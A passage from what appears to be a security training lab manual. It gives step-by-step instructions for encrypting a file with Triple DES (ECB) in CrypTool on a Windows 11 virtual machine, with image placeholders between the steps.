



25. Now, we shall encrypt the data using Triple DES encryption.
26. Switch back to the **Windows 11** virtual machine.
27. In the **CrypTool** window, close **Cry-RC2-Unnamed1.hex** window. Leave the **Unnamed1** notepad window open.
28. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → Triple DES (ECB)...**



29. The **Key Entry: Triple DES (ECB)** dialog-box appears; leave the **Key length** set to default (**128 bits (effectively 112 bits)**).
30. In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters**, and click **Encrypt**.


Note: The chosen hexadecimal characters act like a key that you must send to the intended user along with the encrypted file.





